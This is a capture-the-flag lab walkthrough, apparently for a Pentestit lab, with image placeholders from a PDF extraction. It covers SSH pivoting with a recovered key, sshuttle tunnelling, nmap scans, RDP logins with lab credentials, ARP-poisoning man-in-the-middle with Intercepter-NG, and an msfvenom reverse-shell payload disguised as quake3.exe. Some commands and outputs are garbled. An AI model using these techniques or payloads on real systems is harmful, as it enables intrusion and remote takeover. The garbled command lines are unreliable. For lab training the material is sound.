
Nmap result shows, only two ports open on this machine. SSH and HTTP, we don't know credentials or key for SSH at this stage so the option is to work on http. Let's open this on browser:




admin panel and local storage. I tried few default user/password combination manually and also sql injection but nothing worked.




Before going any further, I thought to try local storage to see what it got:



Great, the default SQL injection trick worked and we got in. It seems like repository for list of images, let's look into this to see if we can find anything interesting:




File name of one of the picture looks different, some kind of hash value, may be hex value, let's try to decrypt it.




With below command we found our next token i.e. CUPS token. Go ahead perform steps, discover and submit it on site.

```
root@testlab:~/pentestit/lab11# echo "004e006f005f00700061007000650072" | xxd -r -p
```

Here we are on network diagram:



I dig around further to see if anything interest, and we found an image which shows private key for route, may be we can utilize this for ssh/vpn connect to route to get into the subnet. Unfortunately after lot of effort, I didn't find a way to copy the key, and now have only an option to manually write it to a file. After more than an hour of trial and error I was finally able to type the ssh key ☺. [Here](#) is the link if you don't won't to go through the pain.



Let's try ssh to router using the key we found and user morgan.


```
root@testlab:~/pentestit/lab11# ssh -i morgan.key morgan@172.16.0.252
Last login: Fri Jun 30 19:46:31 2017 from 172.16.0.254
#####
PasswordAuthentication no
#####
morgan@t111-172-16-0-252:~$
```



Perfect, we got into router that means now we have access to all the subnets underneath. Let's use sshuttle to create SSH tunnel to route, so that we can access the subnets directly from our attacking machine. Make sure you are already connected to Main office vpn, and then run sshuttle to create vpn to router subnet.

```
root@testlab:~/pentestit/lab11# sshuttle -D -e 'ssh -i morgan.key' 192.16.0.252 192.16.0.24-192.168.10.0/24 192.168.11.0/24
client: Connected.
```

Let's see where we are on network diagram:



Let's first discover DIR subnet specifically the DIRECTOR system, to discover token or any other info.


```
root@testlab:~/pentestit/lab11# ssh -i morgan.key morgan@172.16.0.252
Last login: Fri Jun 30 19:46:31 2017 from 172.16.0.254
# ls -l
total 0
# nmap -sV -Pn -n 192.168.12.1-3
Starting Nmap 7.60 ( http://nmap.org ) at 2017-12-17 22:00 MSK
Nmap scan report for 192.168.12.1
Host is up (0.00081s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE          VERSION
3389/tcp  open  ms-wbt-server?
                   172.16.0.252

Nmap scan report for 192.168.12.2
Host is up (0.00064s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE          VERSION
3389/tcp  open  ms-wbt-server?
                   172.16.0.252


Nmap scan report for 192.168.12.3
Host is up (0.00041s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE          VERSION
3389/tcp  open  ms-wbt-server?
                   172.16.0.252

root@testlab:~/pentestit# sshuttle -e "ssh -i morgan.key" -r morgan@172.16.0.252 192.168.10.0/24 192.168.11.0/24
root@kali:~/.pentestit# nmap -sV -Pn -n 192.168.12.1-3
Starting Nmap 7.60 ( http://nmap.org ) at 2017-12-17 22:29 MSK
Nmap scan report for 192.168.12.1
Host is up (0.0022s latency).
Not shown: 999 filtered ports
Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 3 IP addresses (3 hosts up) scanned in 79.81 seconds
morgan@t11-172-16-0-252:~$
```

we ran nmap on remote machine i.e on router to discover open ports in 192.168.12.1-3, and as you can see port 3389 which is rdp port is open on all these machines. Also, if you remember we received a user/password while working on AD server. So, let's try to use that do rdp on director machine. I tried credentials "admin:77_GrantedSuperAdmin_77" on all three DIR subnet machines, and found it only working on 192.168.12.2.




Now, since we are in 192.168.12.2, let's dig around to find any useful information.




If you remember, there was a “network_test.txt” file we found on AD server. Which says below “Hi, mate! Need to test ARP-table in DIR subnet. I'll install interceptor admin:77_GrantedSuperAdmin_77”. Basically he is asking to check for ARP and it is mentioned that interceptor might be installed. We can see above that there are some softwares copied into c:\soft folder. There is a interceptor tool as well. I have neither used nor heard of this tool earlier. So time to do some research.


[Interceptor-NG](#) is a multifunctional network toolkit. The main purpose is to recover interesting data from the network stream and perform man-in-middle attacks. As said in network_test.txt file lets see what arp communication happening between DIR subnet. We'll use Interceptor for this purpose. So let's first extract the zip file and run the exe. This is awesome tool, I recommend to dirty your hands on this.



Click on Scan Mode icon and then right click in table click & select “Smart Scan” option. This will show all available ip addresses in range, except which you logged in already. Right click on 192.168.12.1 (Director machine) and add to target.



Now click icon MITM Mode, and configure as below. Also, I went to "Raw Mode" and added pcap filter to not show rdp packets. i.e. port not 3389.



Start sniffing, then click on NAT and then ARP Poising. Go to Raw Mode to see the results.

No	Time	Source	Destination	Protocol	Len	Info
16	53.338555	08-00-27-4C-00-FA	08-00-27-55-FD-F3	ARP	0	Reply: 192.168.12.3 is at 08:00:27:4c:00:fa
17	53.338726	08-00-27-4C-00-FA	08-00-27-CD-AF-E9	ARP	0	Reply: 192.168.12.1 is at 08:00:27:4c:00:fa
18	58.962788	08-00-27-A4-FB-3A	08-00-27-4C-00-FA	ARP	0	Request: who has 192.168.12.2?
19	58.962830	08-00-27-4C-00-FA	08-00-27-A4-FB-3A	ARP	0	Reply: 192.168.12.2 is at 08:00:27:4c:00:fa
20	68.338231	08-00-27-4C-00-FA	08-00-27-55-FD-F3	ARP	0	Reply: 192.168.12.3 is at 08:00:27:4c:00:fa
21	68.338414	08-00-27-4C-00-FA	08-00-27-CD-AF-E9	ARP	0	Reply: 192.168.12.1 is at 08:00:27:4c:00:fa
22	78.503052	192.168.12.1	192.168.12.3	TCP	0	[SYN]
23	78.510068	192.168.12.4	192.168.12.3	TCP	0	[SYN]
24	78.510517	08-00-27-CD-AF-E9	FF-FF-FF-FF-FF-FF	ARP	0	Request: who has 192.168.12.4?
25	78.525636	08-00-27-4C-00-FA	08-00-27-CD-AF-E9	ARP	0	Reply: 192.168.12.4 is at 08:00:27:4c:00:fa
26	78.525873	192.168.12.3	192.168.12.4	TCP	0	[SYN, ACK]
27	78.541359	192.168.12.3	192.168.12.1	TCP	0	[SYN, ACK]
28	78.541599	192.168.12.1	192.168.12.3	TCP	0	[ACK]
29	78.541698	192.168.12.1	192.168.12.3	HTTP	125	GET /quake3.exe HTTP/1.1Accept-Encoding: identityHost...
30	78.557010	192.168.12.4	192.168.12.3	TCP	0	[ACK]
31	78.557162	192.168.12.4	192.168.12.3	HTTP	125	GET /quake3.exe HTTP/1.1Accept-Encoding: identityHost...
32	78.560714	192.168.12.3	192.168.12.4	HTTP	29	
33	78.560949	192.168.12.3	192.168.12.4	HTTP	316	
34	78.572670	192.168.12.3	192.168.12.1	HTTP	29	
35	78.572851	192.168.12.3	192.168.12.1	HTTP	316	
36	78.573065	192.168.12.1	192.168.12.3	TCP	0	[ACK]

After capturing packets for sometime, I saw that 192.168.12.1 is making a GET request to 192.168.12.3 to download quake3.exe file. So, let's try if we can MITM the GET request to download our malicious file with name quake3.exe. First let's generate reverse shell and name it quake3.exe

```
root@testlab:~/pentestkit/lab11/exp# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.12.2 LPORT=80 -f exe > quake3.exe
No platform was selected, choosing Msf::Module::Platform:Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
192.168.13.3 Sun Nov 26 01:25 Al Sun, N
192.168.13.2 Sun, Nov 26 01:22 Al Sun, N
Sun, Nov 26 01:14 Al Mon, N
```

